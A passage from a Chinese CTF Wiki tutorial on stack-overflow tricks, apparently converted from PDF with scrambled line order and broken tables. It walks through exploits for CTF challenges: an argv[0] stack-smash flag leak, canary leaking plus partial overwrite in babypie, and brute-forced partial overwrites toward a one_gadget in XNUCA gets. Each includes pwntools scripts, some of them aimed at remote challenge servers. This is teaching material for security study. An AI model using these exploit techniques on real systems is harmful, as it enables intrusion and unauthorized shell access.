Plain Text  复制代码



gef➤ c

Continuing.

Hello!

What's your name? qqqqqqq

Nice to meet you, qqqqqqq.

Please overwrite the flag: 222222222

Breakpoint 1, \_\_memset\_avx2 () at ../sysdeps/x86\_64/multiarch/memset-avx2.S:38

38 ../sysdeps/x86\_64/multiarch/memset-avx2.S: 没有那个文件或目录.

─────────────────────────────────────[ code:i386:x86-64 ]────

0x7ffff7b7f920 <\_\_memset\_chk\_avx2+0> cmp rcx, rdx

0x7ffff7b7f923 <\_\_memset\_chk\_avx2+3> jb 0x7ffff7b24110 <\_\_GI\_\_\_chk\_fail>

0x7ffff7b7f929 nop DWORD PTR [rax+0x0]

→ 0x7ffff7b7f930 <\_\_memset\_avx2+0> vpxor xmm0, xmm0, xmm0

0x7ffff7b7f934 <\_\_memset\_avx2+4> vmovd xmm1, esi

0x7ffff7b7f938 <\_\_memset\_avx2+8> lea rsi, [rdi+rdx\*1]

0x7ffff7b7f93c <\_\_memset\_avx2+12> mov rax, rdi

───────────────────────────────────────────────────────────────────[ stack ]────

['0x7fffffffda38', 'l8']

8

0x00007fffffffda38│+0x00: 0x0000000000400878 → mov edi, 0x40094e ← $rsp

0x00007fffffffda40│+0x08: 0x0071717171717171 ("qqqqqqq"?)

0x00007fffffffda48│+0x10: 0x0000000000000000

0x00007fffffffda50│+0x18: 0x0000000000000000

0x00007fffffffda58│+0x20: 0x0000000000000000

0x00007fffffffda60│+0x28: 0x0000000000000000

0x00007fffffffda68│+0x30: 0x0000000000000000

0x00007fffffffda70│+0x38: 0x0000000000000000

──────────────────────────────────────────────────────────────────────────────[ trace ]────

[#0] 0x7ffff7b7f930 → Name: \_\_memset\_avx2()

[#1] 0x400878 → mov edi, 0x40094e

──────────────────────────────────────────────────────────────────────────────

gef➤ find 22222

Argument required (expression to compute).

gef➤ find '22222'

No symbol "22222" in current context.

gef➤ grep '22222'

[+] Searching '22222' in memory

[+] In '/mnt/hgfs/Hack/ctf/ctf-wiki/pwn/stackoverflow/example/stacksmashes/smashes'(0x600000-0x601000), permission=rw-

0x600d20 - 0x600d3f → "222222222's the flag on server}"

[+] In '[heap]'(0x601000-0x622000), permission=rw-

0x601010 - 0x601019 → "222222222"

gef➤ grep PCTF

[+] Searching 'PCTF' in memory

[+] In '/mnt/hgfs/Hack/ctf/ctf-wiki/pwn/stackoverflow/example/stacksmashes/smashes'(0x400000-0x401000), permission=r-x

0x400d20 - 0x400d3f → "PCTF{Here's the flag on server}"

可以看出我们读入的 2222 已经覆盖了 0x600d20 处的 flag，但是我们在内存的 0x400d20 处仍然找到了这个 flag 的备份，所以我们还是可以将其输出。这里我们已经确定了 flag 的地址。

#### 确定偏移 [¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_12" \t "_blank)

下面，我们确定 argv[0] 距离读取的字符串的偏移。

首先下断点在 main 函数入口处，如下

Plain Text  复制代码



1 gef➤ b \*0x00000000004006D0

2 Breakpoint 1 at 0x4006d0

3 gef➤ r

4 Starting program: /mnt/hgfs/Hack/ctf/ctf-wiki/pwn/stackoverflow/example/st acksmashes/smashes

5

6 Breakpoint 1, 0x00000000004006d0 in ?? ()

7 code:i386:x86-64 ]────

8 0x4006c0 <\_IO\_gets@plt+0> jmp QWORD PTR [rip+0x20062a] # 0x

600cf0 <\_IO\_gets@got.plt>

9 0x4006c6 <\_IO\_gets@plt+6> push 0x9

10 0x4006cb <\_IO\_gets@plt+11> jmp 0x400620

11 → 0x4006d0 sub rsp, 0x8

12 0x4006d4 mov rdi, QWORD PTR [rip+0x200665]

# 0x600d40 <stdout>

13 0x4006db xor esi, esi

14 0x4006dd call 0x400660 <setbuf@plt>

15 ──────────────────────────────────────────────────────────────────[ stack

]────

16 ['0x7fffffffdb78', 'l8']

17 8

18 0x00007fffffffdb78 │ +0x00: 0x00007ffff7a2d830 → <\_\_libc\_start\_main+240> m

ov edi, eax ← $rsp

19 0x00007fffffffdb80 │ +0x08: 0x0000000000000000

20 0x00007fffffffdb88 │ +0x10: 0x00007fffffffdc58 → 0x00007fffffffe00b → "/

mnt/hgfs/Hack/ctf/ctf-wiki/pwn/stackoverflow/exam[...]"

21 0x00007fffffffdb90 │ +0x18: 0x0000000100000000

22 0x00007fffffffdb98 │ +0x20: 0x00000000004006d0 → sub rsp, 0x8

23 0x00007fffffffdba0 │ +0x28: 0x0000000000000000

24 0x00007fffffffdba8 │ +0x30: 0x48c916d3cf726fe3

25 0x00007fffffffdbb0 │ +0x38: 0x00000000004006ee → xor ebp, ebp

26 ──────────────────────────────────────────────────────────────[ trace ]───

─

27 [#0] 0x4006d0 → sub rsp, 0x8

28 [#1] 0x7ffff7a2d830 → Name: \_\_libc\_start\_main(main=0x4006d0, argc=0x1, arg

v=0x7fffffffdc58, init=<optimized out>, fini=<optimized out>, rtld\_fini=<o

ptimized out>, stack\_end=0x7fffffffdc48)

29 ---Type <return> to continue, or q <return> to quit---

30 [#2] 0x400717 → hlt

可以看出 0x00007fffffffe00b 指向程序名， 其自然就是 argv[0]， 所以我们修改的内容就是这个地址。 同时 0x00007fffffffdc58 处保留着该地址， 所以我们真正需要的地址是 0x00007fffffffdc58。



1 .text:00000000004007E0 push rbp

2 .text:00000000004007E1 mov esi, offset aHelloWhatSYou

r ; "Hello!\nWhat's your name? "

3 .text:00000000004007E6 mov edi, 1

4 .text:00000000004007EB push rbx

5 .text:00000000004007EC sub rsp, 118h

6 .text:00000000004007F3 mov rax, fs:28h

7 .text:00000000004007FC mov [rsp+128h+var\_20], rax

8 .text:0000000000400804 xor eax, eax

9 .text:0000000000400806 call \_\_\_printf\_chk

10 .text:000000000040080B mov rdi, rsp

11 .text:000000000040080E call \_\_IO\_gets

此外， 根据汇编代码

Plain Text  复制代码

 \_\_IO\_gets

之前的 rsp， 所以我们把断点

我们可以确定我们读入的字符串的起始地址其实就是调用

下在 call 处， 如下



Plain Text  复制代码

1 gef➤ b \*0x000000000040080E

2 Breakpoint 2 at 0x40080e

3 gef➤ c

4 Continuing.

5 Hello!

6 What's your name?

7 Breakpoint 2, 0x000000000040080e in ?? ()

8 ──────────────────────────[ code:i386:x86-64 ]────

9 0x400804 xor eax, eax

10 0x400806 call 0x4006b0 <\_\_printf\_chk@plt>

11 0x40080b mov rdi, rsp

12 → 0x40080e call 0x4006c0 <\_IO\_gets@plt>

13 ↳ 0x4006c0 <\_IO\_gets@plt+0> jmp QWORD PTR [rip+0x20062a]

# 0x600cf0 <\_IO\_gets@got.plt>

14 0x4006c6 <\_IO\_gets@plt+6> push 0x9

15 0x4006cb <\_IO\_gets@plt+11> jmp 0x400620

16 0x4006d0 sub rsp, 0x8

17 ──────────────────[ stack ]────

18 ['0x7fffffffda40', 'l8']

19 8

20 0x00007fffffffda40 │ +0x00: 0x0000ff0000000000 ← $rsp, $rdi

21 0x00007fffffffda48 │ +0x08: 0x0000000000000000

22 0x00007fffffffda50 │ +0x10: 0x0000000000000000

23 0x00007fffffffda58 │ +0x18: 0x0000000000000000

24 0x00007fffffffda60 │ +0x20: 0x0000000000000000

25 0x00007fffffffda68 │ +0x28: 0x0000000000000000

26 0x00007fffffffda70 │ +0x30: 0x0000000000000000

27 0x00007fffffffda78 │ +0x38: 0x0000000000000000

28 ────────────────────────────────────────────[ trace ]────

29 [#0] 0x40080e → call 0x4006c0 <\_IO\_gets@plt>

30 ──────────────────────────────────────────────────────────

31 gef➤ print $rsp

32 $1 = (void \*) 0x7fffffffda40

可以看出 rsp 的值为 0x7fffffffda40， 那么相对偏移为

Plain Text   复制代码

1 >>> 0x00007fffffffdc58-0x7fffffffda40

2 536

3 >>> hex(536)

4 '0x218'



利用程序 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_13)

我们构造利用程序如下

Plain Text  复制代码

1 from pwn import \*

2 context.log\_level = 'debug'

3 smash = ELF('./smashes')

4 if args['REMOTE']:

5 sh = remote('pwn.jarvisoj.com', 9877)

6 else:

7 sh = process('./smashes')

8 argv\_addr = 0x00007fffffffdc58

9 name\_addr = 0x7fffffffda40

10 flag\_addr = 0x600D20

11 another\_flag\_addr = 0x400d20

12 payload = 'a' \* (argv\_addr - name\_addr) + p64(another\_flag\_addr)

13 sh.recvuntil('name? ')

14 sh.sendline(payload)

15 sh.recvuntil('flag: ')

16 sh.sendline('bb')

17 data = sh.recv()

18 sh.interactive()

这里我们直接就得到了 flag， 没有出现网上说的得不到 flag 的情况。

题目 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_14)

● 2018 网鼎杯 - guess

栈上的 partial overwrite[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "partial-overwrite)

partial overwrite 这种技巧在很多地方都适用, 这里先以栈上的 partial overwrite 为例来介绍这种思 想。



我们知道, 在开启了随机化 (ASLR， PIE) 后, 无论高位的地址如何变化， 低 12 位的页内偏移始终是固 定的, 也就是说如果我们能更改低位的偏移, 就可以在⼀定程度上控制程序的执行流, 绕过 PIE 保护。

2018 - 安恒杯 - babypie[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/#2018-babypie)

以安恒杯 2018 年 7 ⽉⽉赛的 babypie 为例分析这⼀种利用技巧, 题目的 binary 放在了 [ctf-challenge](https://github.com/ctf-wiki/ctf-challenges/tree/master/pwn/stackoverflow/partial_overwrite) 中

确定保护 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_15)

Plain Text  复制代码

1 babypie: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamicall

y linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, Bu

ildID[sha1]=77a11dbd367716f44ca03a81e8253e14b6758ac3, stripped

2 [\*] '/home/m4x/pwn\_repo/LinkCTF\_2018.7\_babypie/babypie'

3 Arch: amd64-64-little

4 RELRO: Partial RELRO

5 Stack: Canary found

6 NX: NX enabled

7 PIE: PIE enabled

64 位动态链接的文件, 开启了 PIE 保护和栈溢出保护

分析程序 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_16)

IDA 中看⼀下, 很容易就能发现漏洞点, 两处输⼊都有很明显的栈溢出漏洞, 需要注意的是在输⼊之前, 程 序对栈空间进行了清零, 这样我们就无法通过打印栈上信息来 leak binary 或者 libc 的基址了



Plain Text  复制代码

1 \_\_int64 sub\_960()

2 {

3 char buf[40]; // [rsp+0h] [rbp-30h]

4 unsigned \_\_int64 v2; // [rsp+28h] [rbp-8h] 5

6 v2 = \_\_readfsqword(0x28u);

7 setvbuf(stdin, 0LL, 2, 0LL);

8 setvbuf(\_bss\_start, 0LL, 2, 0LL); 9 \*(\_OWORD \*)buf = 0uLL;

10 \*(\_OWORD \*)&buf[16] = 0uLL;

11 puts("Input your Name:");

12 read(0, buf, 0x30uLL); // overflow

13 printf("Hello %s:\n", buf, \*(\_QWORD \*)buf, \*(\_QWORD \*)&buf[8], \*(\_QWORD

\*)&buf[16], \*(\_QWORD \*)&buf[24]);

14 read(0, buf, 0x60uLL);

15 return 0LL;

16 }

// overflow

同时也发现程序中给了能直接 get shell 的函数

Plain Text  复制代码

1 .text:0000000000000A3E getshell proc near

2 .text:0000000000000A3E ; \_\_unwind { .text:0000000000000A3E

push rbp

3 .text:0000000000000A3F mov rbp, rsp

4 .text:0000000000000A42 lea rdi, command ; "/bin/sh"

5 .text:0000000000000A49 call \_system

6 .text:0000000000000A4E nop

7 .text:0000000000000A4F pop rbp

8 .text:0000000000000A50 retn

9 .text:0000000000000A50 ; } // starts at A3E

10 .text:0000000000000A50 getshell endp

这样我们只要控制 rip 到该函数即可

leak canary[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "leak-canary)

在第⼀次 read 之后紧接着就有⼀个输出, 而 read 并不会给输入的末尾加上 \0, 这就给了我们 leak 栈 上内容的机会。

为了第二次溢出能控制返回地址, 我们选择 leak canary. 可以计算出第⼀次 read 需要的长度为 0x30 - 0x8 + 1 (+ 1 是为了覆盖 canary 的最低位为非 0 的值, printf 使用 %s 时, 遇到 \0 结束, 覆盖 canary 低位为非 0 值时, canary 就可以被 printf 打印出来了)

Plain Text  复制代码



1 Breakpoint 1, 0x0000557c8443aa08 in ?? ()

2 LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

3 ──────────────────────────────────────────────────[ REGISTERS ]───────────

───────────────────────────────────────

4 RAX 0x0

5 RBX 0x0

6 RCX 0x7f1898a64690 (\_\_read\_nocancel+7) ◂— cmp rax, -0xfff

7 RDX 0x30

8 RDI 0x557c8443ab15 ◂— insb byte ptr [rdi], dx /\* 'Hello %s:\n' \*/

9 RSI 0x7ffd97aa0410 ◂— 0x6161616161616161 ('aaaaaaaa')

10 R8 0x7f1898f1d700 ◂— 0x7f1898f1d700

11 R9 0x7f1898f1d700 ◂— 0x7f1898f1d700

12 R10 0x37b

13 R11 0x246

14 R12 0x557c8443a830 ◂— xor ebp, ebp

15 R13 0x7ffd97aa0540 ◂— 0x1

16 R14 0x0

17 R15 0x0

18 RBP 0x7ffd97aa0440 —▸ 0x7ffd97aa0460 —▸ 0x557c8443aa80 ◂— push r15

19 RSP 0x7ffd97aa0410 ◂— 0x6161616161616161 ('aaaaaaaa')

20 RIP 0x557c8443aa08 ◂— call 0x557c8443a7e0

21 ───────────────────────────────────────────────────[ DISASM ]─────────────

───────────────────────────────────────

22 ► 0x557c8443aa08 call 0x557c8443a7e0

23

24 0x557c8443aa0d lea rax, [rbp - 0x30]

25 0x557c8443aa11 mov edx, 0x60

26 0x557c8443aa16 mov rsi, rax

27 0x557c8443aa19 mov edi, 0

28 0x557c8443aa1e call 0x557c8443a7f0

29

30 0x557c8443aa23 mov eax, 0

31 0x557c8443aa28 mov rcx, qword ptr [rbp - 8]

32 0x557c8443aa2c xor rcx, qword ptr fs:[0x28]

33 0x557c8443aa35 je 0x557c8443aa3c

34

35 0x557c8443aa37 call 0x557c8443a7c0

36 ────────────────────────────────────────────────────[ STACK ]─────────────

───────────────────────────────────────

37 00:0000 │ rsi rsp 0x7ffd97aa0410 ◂— 0x6161616161616161 ('aaaaaaaa')

38 ... ↓

39 05:0028 │ 0x7ffd97aa0438 ◂— 0xb3012605fc402a61

40 06:0030 │ rbp 0x7ffd97aa0440 —▸ 0x7ffd97aa0460 —▸ 0x557c8443aa80 ◂— pu

sh r15

41 07:0038 │ 0x7ffd97aa0448 —▸ 0x557c8443aa6a ◂— mov eax, 0



Breakpoint \*(0x557c8443a000+0xA08) pwndbg> canary

$1 = 0

canary : 0xb3012605fc402a00

pwndbg>

42

43

44

45

46

canary 在 rbp - 0x8 的位置上, 可以看出此时 canary 的低位已经被覆盖为 0x61, 这样只要接收'a' \* (0x30 - 0x8 + 1) 后的 7 位, 再加上最低位的 '\0', 我们就恢复出程序的 canary 了

覆盖返回地址 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_17)

有了 canary 后, 就可以通过第二次的栈溢出来改写返回地址了, 控制返回地址到 getshell 函数即可, 我 们先看⼀下没溢出时的返回地址

Plain Text  复制代码



1 0x000055dc43694a1e in ?? ()

2 LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

3 ──────────────────────────────────────────────────[ REGISTERS ]───────────

───────────────────────────────────────

4 RAX 0x7fff9aa3af20 ◂— 0x6161616161616161 ('aaaaaaaa')

5 RBX 0x0

6 RCX 0x7f206c6696f0 (\_\_write\_nocancel+7) ◂— cmp rax, -0xfff

7 RDX 0x60

8 RDI 0x0

9 RSI 0x7fff9aa3af20 ◂— 0x6161616161616161 ('aaaaaaaa')

10 R8 0x7f206cb22700 ◂— 0x7f206cb22700

11 R9 0x3e

12 R10 0x73

13 R11 0x246

14 R12 0x55dc43694830 ◂— xor ebp, ebp

15 R13 0x7fff9aa3b050 ◂— 0x1

16 R14 0x0

17 R15 0x0

18 RBP 0x7fff9aa3af50 —▸ 0x7fff9aa3af70 —▸ 0x55dc43694a80 ◂— push r15

19 RSP 0x7fff9aa3af20 ◂— 0x6161616161616161 ('aaaaaaaa')

20 RIP 0x55dc43694a1e ◂— call 0x55dc436947f0

21 ───────────────────────────────────────────────────[ DISASM ]─────────────

───────────────────────────────────────

22 0x55dc43694a08 call 0x55dc436947e0

23

24 0x55dc43694a0d lea rax, [rbp - 0x30]

25 0x55dc43694a11 mov edx, 0x60

26 0x55dc43694a16 mov rsi, rax

27 0x55dc43694a19 mov edi, 0

28 ► 0x55dc43694a1e call 0x55dc436947f0

29

30 0x55dc43694a23 mov eax, 0

31 0x55dc43694a28 mov rcx, qword ptr [rbp - 8]

32 0x55dc43694a2c xor rcx, qword ptr fs:[0x28]

33 0x55dc43694a35 je 0x55dc43694a3c

34

35 0x55dc43694a37 call 0x55dc436947c0

36 ────────────────────────────────────────────────────[ STACK ]─────────────

───────────────────────────────────────

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 37  38 | 00:0000  ... ↓ | │ | rax rsi | rsp 0x7fff9aa3af20 | ◂— 0x6161616161616161 ('aaaaaaaa') |
| 39 | 05:0028 | │ |  | 0x7fff9aa3af48 | ◂— 0xbfe0cfbabccd2861 |
| 40 | 06:0030  — push | │ | rbp  r15 | 0x7fff9aa3af50 | —▸ 0x7fff9aa3af70 —▸ 0x55dc43694a80 ◂ |
| 41 | 07:0038 | │ |  | 0x7fff9aa3af58 | —▸ 0x55dc43694a6a ◂— mov eax, 0 |



42

43

44

45

46

47

48

49

50

51

52

pwndbg> x/10i (0x0A3E+0x55dc43694000)

|  |  |  |
| --- | --- | --- |
| 0x55dc43694a3e:  0x55dc43694a3f:  0x55dc43694a42:  0x55dc43694a49:  0x55dc43694a4e:  0x55dc43694a4f:  0x55dc43694a50:  0x55dc43694a51:  0x55dc43694a52:  0x55dc43694a55: | push  mov  lea  call  nop  pop  ret  push  mov  sub | rbp  rbp,rsp  rdi,[rip+0xd7]  0x55dc436947d0  rbp  rbp  rbp,rsp  rsp,0x10 |

# 0x55dc43694b20

可以发现, 此时的返回地址与 get shell 函数的地址只有低位的 16 bit 不同, 如果覆写低 16 bit 为 , 就有⼀定的几率 get shell

 0x?

A3E

最终的脚本如下:

Plain Text  复制代码



1 #!/usr/bin/env python

2 # -\*- coding: utf-8 -\*-

3

4 from pwn import \*

5 # context.log\_level = "debug"

6 context.terminal = ["deepin-terminal", "-x", "sh", "-c"] 7

8 while True:

9 try:

10 io = process("./babypie", timeout = 1) 11

12 # gdb.attach(io)

13 io.sendafter(":\n", 'a' \* (0x30 - 0x8 + 1))

14 io.recvuntil('a' \* (0x30 - 0x8 + 1))

15 canary = '\0' + io.recvn(7)

16 success(canary.encode('hex'))

17

18 # gdb.attach(io)

19 io.sendafter(":\n", 'a' \* (0x30 - 0x8) + canary + 'bbbbbbbb' + '\x

3E\x0A')

20

21 io.interactive()

22 except Exception as e:

23 io.close()

24 print e



需要注意的是, 这种技巧不止在栈上有效, 在堆上也是⼀种有效的绕过地址随机化的手段

2018-XNUCA-gets[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "2018-xnuca-gets)

这个题目也挺有意思的， 如下

Plain Text  复制代码

|  |  |
| --- | --- |
| 1 \_\_int64 \_\_fastcall main(\_\_int64 a1, char \*\*a2, char \*\*a3)  2 {  3 char \*v4; // [rsp+0h] [rbp-18h] 4  5 gets((char \*)&v4);  6 return 0LL;  7 }  程序就这么小， 很明显有⼀个栈溢出的漏洞， 然而没有任何 leak 。。  确定保护 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_18)  先来看看程序的保护 | |
| Plain Text | 复制代码 |

1 [\*] '/mnt/hgfs/CTF/2018/1124XNUCA/pwn/gets/gets'

2 Arch: amd64-64-little

3 RELRO: Full RELRO


4 Stack: No canary found

5 NX: NX enabled

6 PIE: No PIE (0x400000)

比较好的是程序没有 canary， 自然我们很容易控制程序的 EIP， 但是控制到哪里是⼀个问题。

分析 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_19)



Plain Text  复制代码

我们通过 ELF 的基本执行流程 ( 可执行文件部分) 来知道程序的基本执行流程， 与此同时我们发现在栈

上存在着两个函数的返回地址。

1 pwndbg> stack 25

2 00:0000 │ rsp 0x7fffffffe398 —▸ 0x7ffff7a2d830 (\_\_libc\_start\_main+240) ◂—

mov edi, eax

3 01:0008 │ 0x7fffffffe3a0 ◂— 0x1

4 02:0010 │ 0x7fffffffe3a8 —▸ 0x7fffffffe478 —▸ 0x7fffffffe6d9 ◂— 0x6667

682f746e6d2f ('/mnt/hgf')

5 03:0018 │ 0x7fffffffe3b0 ◂— 0x1f7ffcca0

6 04:0020 │ 0x7fffffffe3b8 —▸ 0x400420 ◂— sub rsp, 0x18

7 05:0028 │ 0x7fffffffe3c0 ◂— 0x0

8 06:0030 │ 0x7fffffffe3c8 ◂— 0xf086047f3fb49558

9 07:0038 │ 0x7fffffffe3d0 —▸ 0x400440 ◂— xor ebp, ebp

10 08:0040 │ 0x7fffffffe3d8 —▸ 0x7fffffffe470 ◂— 0x1

11 09:0048 │ 0x7fffffffe3e0 ◂— 0x0

12 ... ↓

13 0b:0058 │ 0x7fffffffe3f0 ◂— 0xf79fb00f2749558

14 0c:0060 │ 0x7fffffffe3f8 ◂— 0xf79ebba9ae49558

15 0d:0068 │ 0x7fffffffe400 ◂— 0x0

16 ... ↓

17 10:0080 │ 0x7fffffffe418 —▸ 0x7fffffffe488 —▸ 0x7fffffffe704 ◂— 0x504d

554a4f545541 ('AUTOJUMP')

18 11:0088 │ 0x7fffffffe420 —▸ 0x7ffff7ffe168 ◂— 0x0


19 12:0090 │ 0x7fffffffe428 —▸ 0x7ffff7de77cb (\_dl\_init+139) ◂— jmp 0x

7ffff7de77a0

Plain Text  复制代码



|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 1 0x7ffff7a0d000  u/libc-2.23.so | 0x7ffff7bcd000 | r-xp | 1c0000 | 0 /lib/x86\_64-linux-gn |
| 2 0x7ffff7bcd000  u/libc-2.23.so | 0x7ffff7dcd000 | ---p | 200000 | 1c0000 /lib/x86\_64-linux-gn |
| 3 0x7ffff7dcd000  u/libc-2.23.so | 0x7ffff7dd1000 | r--p | 4000 | 1c0000 /lib/x86\_64-linux-gn |
| 4 0x7ffff7dd1000  u/libc-2.23.so | 0x7ffff7dd3000 | rw-p | 2000 | 1c4000 /lib/x86\_64-linux-gn |
| 5 0x7ffff7dd3000 | 0x7ffff7dd7000 | rw-p | 4000 | 0 |
| 6 0x7ffff7dd7000  u/ld-2.23.so | 0x7ffff7dfd000 | r-xp | 26000 | 0 /lib/x86\_64-linux-gn |

 libc start main+240

dl init+139

位于 libc 中，

位于 ld 中

其中

\_\_ \_ \_

\_ \_

一个比较自然的想法就是我们通过 partial overwrite 来修改这两个地址到某个获取 shell 的位置，那自然就是 Onegadget 了。那么我们究竟覆盖哪一个呢？？

我们先来分析一下 libc 的基地址 0x7ffff7a0d000。我们一般要覆盖字节的话，至少要覆盖 1 个半字节才能够获取跳到 onegadget。然而，程序中读取的时候是 gets读取的，也就意味着字符串的末尾肯定会存在\x00。

而我们覆盖字节的时候必须覆盖整数倍个数，即至少会覆盖 3 个字节，而我们再来看看\_\_libc\_start\_main+240 的地址 0x7ffff7a2d830，如果覆盖 3 个字节，那么就是 0x7ffff700xxxx，已经小于了 libc 的基地址了，前面也没有刻意执行的代码位置。

一般来说 libc\_start\_main 在 libc 中的偏移不会差的太多，那么显然我们如果覆盖 \_\_libc\_start\_main+240 ，显然是不可能的。

而 ld 的基地址呢？如果我们覆盖了栈上\_dl\_init+139，即为0x7ffff700xxxx。而观察上述的内存布局，我们可以发现libc位于 ld 的低地址方向，那么在随机化的时候，很有可能 libc 的第 3 个字节是为\x00 的。

举个例子，目前两者之间的偏移为

1 0x7ffff7dd7000-0x7ffff7a0d000=0x3ca000

那么如果 ld 被加载到了 0x7ffff73ca000 ， 则显然 libc 的起始地址就

是 0x7ffff7000000 。

因此， 我们有足够的理由选择覆盖栈上存储的 \_dl\_init+139 。那么覆盖成什么呢？ 还不知道 。因为 我们还不知道 libc 的库版本是什么，，

我们可以先随便覆盖覆盖， 看看程序会不会崩溃， 毕竟此时很有可能会执行 libc 库中的代码。

13 def exp(ip, port):

14 for i in range(0x1000):

15 if args['REMOTE']:

16 p = remote(ip, port)

17 else:

18 p = process(elfpath, timeout=2)

19 # gdb.attach(p)

20 try:

21 payload = 0x18 \* 'a' + p64(0x40059B)

22 for \_ in range(2):

23 payload += 'a' \* 8 \* 5 + p64(0x40059B)

24 payload += 'a' \* 8 \* 5 + p16(i)

25 p.sendline(payload)

26 data = p.recv()

27 print data

28 p.interactive()

29 p.close()

30 except Exception:

31 p.close()

32 continue

1 from pwn import \*

2 context.terminal = ['tmux', 'split', '-h']

3 #context.terminal = ['gnome-terminal', '-x', 'sh', '-c']

4 if args['DEBUG']:

5 context.log\_level = 'debug'

6 elfpath = './gets'

7 context.binary = elfpath 8

9 elf = ELF(elfpath)

10 bits = elf.bits 11

Plain Text  复制代码



35 if \_\_name\_\_ == "\_\_main\_\_":

36 exp('106.75.4.189', 35273)

12

33

34

最后发现报出了如下错误，⼀方面，我们可以判断出这肯定是 2.23 版本的 libc； 另外⼀方面， 我们我 们可以通过 (cfree+0x4c) [0x7f57b6f9253c] 来最终定位 libc 的版本。

Plain Text  复制代码



1 ======= Backtrace: =========

2 /lib/x86\_64-linux-gnu/libc.so.6(+0x777e5)[0x7f57b6f857e5] 3 /lib/x86\_64-linux-gnu/libc.so.6(+0x8037a)[0x7f57b6f8e37a] 4 /lib/x86\_64-linux-gnu/libc.so.6(cfree+0x4c)[0x7f57b6f9253c] 5 /lib/x86\_64-linux-gnu/libc.so.6(+0xf2c40)[0x7f57b7000c40] 6 [0x7ffdec480f20]

7 ======= Memory map: ========

8 00400000-00401000 r-xp 00000000 00:28 48745 /

mnt/hgfs/CTF/2018/1124XNUCA/pwn/gets/gets

9 00600000-00601000 r--p 00000000 00:28 48745 /

mnt/hgfs/CTF/2018/1124XNUCA/pwn/gets/gets

10 00601000-00602000 rw-p 00001000 00:28 48745 /

mnt/hgfs/CTF/2018/1124XNUCA/pwn/gets/gets

11 00b21000-00b43000 rw-p 00000000 00:00 0

[heap]

12 7f57b0000000-7f57b0021000 rw-p 00000000 00:00 0

13 7f57b0021000-7f57b4000000 ---p 00000000 00:00 0

14 7f57b6cf8000-7f57b6d0e000 r-xp 00000000 08:01 914447 /

